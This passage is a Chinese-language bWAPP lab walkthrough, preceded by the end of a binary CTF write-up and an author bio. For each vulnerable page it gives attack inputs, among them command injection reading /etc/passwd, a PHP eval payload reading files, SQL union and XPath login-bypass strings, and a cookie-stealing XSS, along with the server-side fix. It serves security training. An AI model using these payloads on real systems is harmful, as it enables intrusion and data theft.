这样我们就能对内存中的 flag 内容进行爆破了。

EXP:

由于题目特殊性，exp 看看思路就好。

个人简介

笔者是一名就读于成都信息工程大学的大二狗，Syclover 混吃等死只知后退不思进取二进制选手，主要学习二进制漏洞的分析和利用。

我是从大一进校之后才开始学习信安的，说实话进校之前我都不知道信息安全是干嘛的。

刚开始学习的是 php、sql 注入之类的东西，后来不知道怎么回事学到了二进制上面去 XD，觉得挺有意思，之后就一路坚持了下来。

bWAPP 玩法总结

原创： null 信安之路 2017-11-28

bWAPP（buggy web Application）是一个集成了了常见漏洞的 web 应用程序，目的是作为漏洞测试的演练场（靶机），为 web 安全爱好者和开发人员提供一个测试平台，与 webgoat、dvwa 类似。

环境搭建

bWAPP 有两种安装方式，可以单独安装，部署到 apache + php + mysql 的环境；也可以安装虚拟机版本 bee-box，区别在于虚拟机版本能够测试的漏洞更多，比如破壳漏洞，心脏滴血漏洞等在单独安装的环境下无法测试。

单独安装：

安装 wampserver ：单独安装首先需要搭建 Apache + php + mysql 的环境，使用集成环境 wampserver，下载地址:

http://www.wampserver.com/

下载安装 bWAPP，下载地址:


https://sourceforge.net/projects/bwapp/files/?source=navbar

解压压缩包，按照其中的 INSTALL.txt 进行安装。拷贝解压后的文件到服务区根目录，即 wampserver 安装目录下的 www 目录。编辑其中的 admin/settings.php 文件，配置数据库的地址、用户名和密码。

```
example on Linux:

  unzip bWAPP.zip

*/ Move the directory 'bWAPP' (and the entire content) to the root of your
```



```
*/ Edit the file 'admin/settings.php' with your own database connection settings.

example:

  $db_server = "localhost";  // your database server (IP/name), here 'localhost'
  $db_username = "root";     // your MySQL user, here 'root'
  $db_password = "";         // your MySQL password, here 'blank'
```



运行安装 wampserver，并在浏览器打开

http://127.0.0.1/bWAPPv2.2/bWAPP/install.php

其中 bWAPPv2.2/bWAPP/install.php 代表的是 www 目录下的文件路径。

点击 here 超链接，自动创建数据库。然后进入主界面：

http://127.0.0.1/bWAPPv2.2/bWAPP/login.php

用户名：bee，密码：bug，登录后即可进行相应测试。

如果需要配置成局域网电脑可访问，参考下图，打开图中所示的 httpd-vhosts.conf，把 Require local 修改为 Require all granted，然后保存重启即可。

虚拟机安装

虚拟机安装相对简单，只需要下载虚拟机镜像 bee-box，导入虚拟机软件，开启虚拟机即可通过主机访问。

主机通过浏览器访问：

http://[IP]/bWAPP/或者 http://[IP]/bWAPP/login.php

其中 IP 为对应 bee-box 虚拟机的 ip 地址。(一定要自己动手尝试才清楚，一开始我还以为虚拟机比较复杂，后面发现如此简单)

漏洞练习

测试漏洞是在虚拟机环境下进行测试的。

1.HTML 注入—反射型 GET

漏洞类型：注入

影响范围：主站

URL：http://localhost/bWAPP/htmli_get.php

描述：HTML 注入漏洞是指在用户输入的地方，输入 HTML 文本，被当作 GET 参数传到服务器，服务器以原始格式存储，未采用 HTML 编码，导致 HTML 的特性被浏览器解析执行。这种编码必须在服务器端存储参数的时候进行。

威胁程度：严重

POC：

1、在浏览器界面登录进去，然后选择 HTML INJECTION - REFLECTED GET。

2、在 First name 和 Last name 的文本框内输入 HTML 代码：

<marquee><h2>You just got hacked!!</h2></marquee> and <img src="hacked.jpg">

3、点击 Go，会得到如下效果。前提是 hacked.jpg 放在服务器端 /var/www/bWAPP 目录下。

4、结果显示 HTML 文本被嵌入到页面底部。

解决方案：

1、查看服务端响应处理表格参数的脚本如下（htmli_get.php）：

```
<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">

    <p><label for="firstname">First name:</label><br />
    <input type="text" id="firstname" name="firstname"></p>

    <p><label for="lastname">Last name:</label><br />
    <input type="text" id="lastname" name="lastname"></p>

    <button type="submit" name="form" value="submit">Go</button>
</form>
```


2、在服务端对表格参数进行检查并进行编码然后输出

```php
switch($_COOKIE["security_level"])
{

    case "0" :

        $data = no_check($data);
        break;

    case "1" :

        $data = xss_check_1($data);
        break;

    case "2" :

        $data = xss_check_3($data);
        break;

    default :

        $data = no_check($data);
        break;
```



```php
function xss_check_3($data, $encoding = "UTF-8")
{

    // htmlspecialchars - converts special characters to HTML entities
    // '&' (ampersand) becomes '&amp;'
    // '"' (double quote) becomes '&quot;' when ENT_NOQUOTES is not set
    // "'" (single quote) becomes '&#039;' (or &apos;) only when ENT_QUOTES is set
    // '<' (less than) becomes '&lt;'
    // '>' (greater than) becomes '&gt;'

    return htmlspecialchars($data, ENT_QUOTES, $encoding);

}
```


3、设置安全等级为 high 后，在此测试，可以发现漏洞不复存在。

2.跨站脚本攻击（ XSS ）—— IFRAME 注入

影响范围：主站

URL：

http://localhost/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250

描述：网页中包含 IFRAME 标签，并且暴露了 URL 中 IFRAME 的参数，导致网页中存在该漏洞。这使得攻击者可以利用 XSS 在流行网站中注入恶意网站连接。注入的内容可以从低危的广告到高危的键盘记录和恶意下载站点。


威胁程度：中危到高危

POC：

1、访问 URL：

http://localhost/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250

2、IFRAME 源 URL 是 robots.txt，并且作为参数暴露在 URL 中。




3、用其他链接替换掉地址栏中的 ParamUrl，就会展现其他地址的页面。比如访问

http://192.168.211.131/bWAPP/iframei.php?ParamUrl=http://www.baidu.com&ParamWidth=1000&ParamHeight=250

解决方案：

1、查看服务端响应处理表格参数的脚本如下（iframei.php）：

2、通过抓包可以发现 IFRAME 标签中的 URL 被当作新的 http 请求头发起请求，通过如下的 header 函数发送 http 请求头：



3、在 IFRAME 标签中作如下图所示的修改就能避免该问题，直接指定参数为固定值，不会接收用户的输入作为参数，并且注销掉 header 函数那段代码，这就直接避免了这一问题。

3.系统命令注入

漏洞类型：注入

影响范围：主站

URL：http://192.168.102.134/bWAPP/commandi.php

描述：漏洞产生的原因是 shell 命令能够通过 ';'、'|'、'&&' 这些符号串联起来执行，操作系统本身就支持这种操作。这种漏洞导致恶意 shell 命令可以被执行，比如后台监听某端口或者导致系统崩溃的 fork 炸弹。

威胁程度：高危

POC：

1、访问网址：

http://192.168.102.134/bWAPP/commandi.php


2、发起正常的 DNS 请求，返回的结果如下：

3、在输入框中输入 'www.baidu.com;cat /eta/passwd'，得到如下内容：


4、从中可以看出返回了 shell 命令被执行，并且返回了相应的结果。从开发者的角度，明显不希望这样的 shell 命令被执行。

解决方案：

1、查看服务器端响应的脚本（commandi.php）：



2、进一步能够发现服务器在送去执行前未对接收到的输入内容进行检测：



3、修复这个漏洞，通过 escapeshellcmd 函数对特殊字符进行转义，把输入当作一个字符串直接导入 shell 函数，并且只当作单个安全的命令。该函数用来转义来自用户输入的针对 shell 函数的单个参数，shell 函数包括 exec()、system() 和反引号操作符。或者直接去掉输入中的 ';'、'|'、'&&'。

```
186 function commandi_check_2($data)
187 {
188
189     return escapeshellcmd($data);
190
191 }
192
193 function commandi_check_3($data)
194 {
195
196     $input = str_replace("&", "", $data);
197     $input = str_replace(";", "", $input);
198     $input = str_replace("|", "", $input);
199
200     return $input;
201
202 }
```


4.代码注入（ PHP 代码注入）

漏洞类型：代码注入

影响范围：主站

URL:http://192.168.211.131/bWAPP/phpi.php

描述：代码注入是一种常见的攻击类型，主要是让应用程序识别为代码并执行。这类漏洞主要是由于未对不可信的输入输出数据进行检查所致。如果攻击者能够将代码注入应用程序并得到执行，那就仅仅是被 PHP 代码的能力限制，而未被应用程序限制。此例中，可以添加 PHP 代码在对 URL 的请求上，并得到执行。


威胁程度：严重

POC：

1、访问 URL：

http://192.168.211.131/bWAPP/phpi.php

2、请求 URL 的页面允许添加参数，称为 message，这里未进行适当的检查，就可以被利用。



3、此例中，设置 message 参数为 message=a;$fp = fopen("/etc/ucf.conf","r");$result = fread($fp,1024); echo $result。

这将列出 /etc/ucf.conf 文件的内容。（根据实际情况来选择文件，有的文件为空，什么都没有，就会导致没有列出任何内容，避免踩坑）


解决方案：

1、查看后台服务器响应的脚本（phpi.php）。

2、message 参数通过 eval 函数的时候未对其内容进行任何检查，并且 eval 函数可以执行任意 PHP 代码。

3、为避免执行 message 中的内容，可以利用 htmlspecialchars 函数复写可能被当作代码执行的参数，并且移除 eval 函数，因为 eval 函数非常危险，能够执行任意代码。

4、最终，攻击者注入的代码不会被执行，这就修复了该漏洞。



5.SQL 注入——GET/SEARCH AND GET/SELECT

漏洞类型：SQL 注入

影响范围：主站

描述：SQL 注入（SQLi）是一种注入攻击，恶意攻击者可以执行 SQL 语句以控制 web 应用的数据服务器。许多 SQL 语句可以用来测试是否修复了非预期的结果。

威胁程度：严重

POC：

1、访问 URL：

http://192.168.211.131/bWAPP/sqli_1.php。

2、以下列出了几种 sql 注入的命令，可以获得非常有趣的结果。

SQL Injection Payload - **title=hulk' or 1=1#**

SQL Injection Payload - **title=hulk' union select 1,2,3,4,5,6,7 #** (Capture exploitable column information)


SQL Injection Payload - **title=hulk' union select 1,user(),@@version,4,5,6,7 #** (user information)

解决方案：

1、查看后台响应脚本（sqli_1.php）。

2、漏洞产生的原因是在输入数据送入 mysql 查询之前没有进行检查。以下代码反应了没有做任何检查。

3、修复该漏洞需要对可解析的字符进行检测，比如引号、反斜杠等，避免这些字符被解析执行。PHP 中的 mysqli_real_escape_string 函数对特殊字符进行转义，利用该函数能够安全地进行 sql 查询。该函数预先考虑一下反斜杠字符：\x00 , \n , \r , \ ,' , " 和 \x1a。



4、升级到安全代码之后，可以发现不再存在 sql 注入漏洞，因此修复了该漏洞。

6. XML/XPATH 注入——登录表单

漏洞类型：注入

影响范围：主站

URL：

http://192.168.211.131/bWAPP/xmli_1.php

描述：XPath 注入是利用了应用支持用户输入，构建相应的语句查询或者访问 XML 文档。XPath 的语法和 sql 查询语法比较相似，构造类似 sql 查询语句能够实现 XML 文档的查询。此处漏洞产生在用户名和密码输入的地方，可以同时设置为 1' or '1' = '1，来获得进一步的信息。

威胁程度：严重

POC：

1、访问 URL：

http://192.168.211.131/bWAPP/xmli_1.php。

2、设置用户名和密码为 1' or '1' = '1。

3、获得了账户的权限。

解决方案：


1、查看服务器端响应的脚本文件（xmli_1.php）。

```
222  <form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">
223
224    <p><label for="login">Login:</label><br />
225    <input type="text" id="login" name="login" size="20" autocomplete="off" /></p>
226
227    <p><label for="password">Password:</label><br />
228    <input type="password" id="password" name="password" size="20" autocomplete="off" /></p>
229
230    <button type="submit" name="form" value="submit">Login</button>
231
232  </form>
```


2、数据在送入 xpath 函数之前未经任何检验。假设只有字母和数字才是正确的用户名密码格式，通过检测输入数据是否存在非字母数字的字符来正确避免这一问题。代码中采用了简单的 preg_match 函数对字符串进行检查。对任意刻意的字符串都返回空字符串，因此不会查询任何数据。

```
case "0" :

    $data = no_check($data);
    if (!preg_match('/^[A-Za-z][A-Za-z0-9_]*$/', $data)) {
            echo "<h1>Possible SQL injection attempt.</h1>";
            return "";
    }
    break;
```


3、这样一来，网页就能安全地避免了 xpath 注入攻击。结果如下所示：



7.无效认证——不安全的登录表单

影响范围：主站

URL：http://192.168.211.131/bWAPP/ba_insecure_login_1.php

描述：用户名和密码出现在 HTML 的源文件中，企图通过设置字体为白色来隐藏，但是这样无效。


威胁程度：低危(极低水平的开发人员才会出现这种情况)

POC：

1、访问网址：

h*ttp://192.168.211.131/bWAPP/ba_insecure_login_1.php。*

2、查看 HTML 源代码文件。



3、利用该用户名和密码能够成功登录。

解决方案：

1、查看服务器端的脚本文件（ba_insecure_login_1.php）。

2、从源文件中移除用户名和密码的标签，就能修复该问题。

8.会话管理——管理门户

影响范围：主站

URL：http://192.168.211.131/bWAPP/smgmt_admin_portal.php?admin=0

描述：管理门户默认是被锁着的，但是仅仅简单地修改 URL 请求中的一个参数(admin 的值设为 1)，就能进入管理门户。在 GET 请求中发送重要参数，这是严重的缺陷。

威胁程度：低(极低水平的开发人员才会出现这种情况)

POC:

1、访问地址：

http://192.168.211.131/bWAPP/smgmt_admin_portal.php?admin=0。

2、设置 admin 参数为 1，并且发送请求，就能发现页面解除锁定。

解决方案：

1、查看服务器端的脚本文件（smgmt_admin_portal.php）。

2、改变通过 GET 接收参数的方式，采用 POST 或者 cookie 的方式才足够安全。会话参数需要完全在服务端的掌控之下。

```
case "2" :

    // Debugging
    // print_r($_SESSION);

    if(isset($_SESSION["admin"]) && $_SESSION["admin"] == 1)
    {

        $message = "Cowabunga...<p><font color=\"green\">You unlocked this page with a little help from the dba :)</font></p>";

    }

    else
    {

        $message="<font color=\"red\">This page is locked.</font><p>HINT: contact your dba...</p>";

    }

    break;
```


3、admin 参数不在暴露出来并且能够任意改变，服务端会在确认用户登录前检验用户的状态。

9.跨站脚本攻击（XSS）——反射型 GET

影响范围：主站

URL：http://192.168.211.131/bWAPP/xss_get.php

描述：XSS 的危害在于允许攻击者注入代码到 web 站点中，加载网页时就会在受害者浏览器上得到执行。用户输入参数从客户端上传至服务器，由于缺乏对用户输入参数的检查，导致可以植入 javascript 代码，并在服务器下次返回网页结果至客户端的时候触发执行。

威胁程度：高危

POC：

1、访问网址：

http://192.168.211.131/bWAPP/xss_get.php

2、在 firstname 和 lastname 的文本框内输入如下语句：*<script>alert(document.cookie)</script>* 和 *You just got hacked！*

3、javascript 代码被执行，在当前页面返回了 cookie 的值，更进一步能够轻易发送 cookie 的值给攻击者。

解决方案：

1、查看服务器端处理响应的脚本文件（xss_get.php）。

2、对用户输入的内容通过 htmlentities 函数转换，把程序可解释执行的字符串转换成不可执行的。

```
106 function xss_check_2($data)
107 {
108
109     // htmlentities - converts all applicable characters to HTML entities
110
111     return htmlentities($data, ENT_QUOTES);
112
113 }
```


3、漏洞被修复。

10.跨站脚本——反射型 JSON

影响范围：主站

URL：http://192.168.211.131/bWAPP/xss_json.php

描述：在搜索电影的文本框中输入的值被提交到服务器，服务器不检查输入的内容，这就导致当服务器返回 json 对象到客户端的时候产生严重的问题，为了解析 json 内容并适当展示，就会执行 javascript 代码，如果原始内容中本身就包含 javascript 代码,那就很有可能得到执行。

威胁程度：高危

POC：

1、访问 URL：


http://192.168.211.131/bWAPP/xss_json.php

2、查看源代码，发现从服务器返回的文本框内容是通过 javascript 解析的 json 对象。


3、json 字符串可以通过在电影名称后面添加 ‘’}]}’ 来闭合，然后再添加 javascript 代码，最后添加 // 字符。输入内容如下：

watchmen"}]}' ;prompt("Enter password to continue:"); alert("Password received with thanks");//

4、通过提交上面的输入内容，导致额外的 javascript 代码被执行。



5、比如可以在用户不知情的情况下偷取用户信息。(自己在火狐和 chrome 上没有实验成功，感觉是被浏览器处理了)



解决方案：

1、查看服务器端处理响应的脚本 (xss_json.php)。

```
<form action="<?php echo($_SERVER["SCRIPT_NAME"]); ?>" method="GET">

<p>

<label for="title">Search for a movie:</label>
<input type="text" id="title" name="title">

<button type="submit" name="action" value="search">Search</button>

</p>

</form>
```


2、用户端提交的电影名称在未做任何检查的情况下被存储，这就带来了所见到的不安性。

```
if($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2")
{

    // Retrieves the movie title
    $title = $_GET["title"];

}
```


3、修复这个漏洞，需要过滤掉可以被浏览器解析的特殊字符，因此利用 htmlspecialchars 函数对特殊字符进行转换，比如单引号、双引号等。

```
function xss_check_3($data, $encoding = "UTF-8")
{

    // htmlspecialchars - converts special characters to HTML entities
    // '&' (ampersand) becomes '&amp;'
    // '"' (double quote) becomes '&quot;' when ENT_NOQUOTES is not set
    // "'" (single quote) becomes '&#039;' (or &apos;) only when ENT_QUOTES is set
    // '<' (less than) becomes '&lt;'
    // '>' (greater than) becomes '&gt;'

    return htmlspecialchars($data, ENT_QUOTES, $encoding);

}
```


4、修改服务端脚本后，提交同样的请求，返回的不再是特殊字符，而是转换成了 html 格式输出，因此漏洞被修复。

```
▼<script> == $0

        var JSONResponseString = '{"movies":
[{"response":"watchmen&quot;}]}&#039;;prompt(&quot;Enter password to
continue : &quot;); alert(&quot;Password received with
thanks&quot;);//??? Sorry, we don&#039;t have that movie :("}]}';

        // var JSONResponse = eval ("(" + JSONResponseString + ")");
        var JSONResponse = JSON.parse(JSONResponseString);

document.getElementById("result").innerHTML=JSONResponse.movies[0].res
```

11.不安全的直接对象引用——改变密码

影响范围：主站

URL：http://192.168.211.131/bWAPP/insecure_direct_object_ref_1.php

描述：不安全的直接对象引用发生于应用提供对用户相关的对象的直接接入。漏洞导致攻击者可以绕过认证并直接接触到系统资源，比如数据库记录或者文件。此例中，用户提供的 login ID 被用来在后台直接接入和更新数据库，没有检查当前会话的 login ID 是否匹配。


威胁程度：高危

POC：

1、访问 URL：

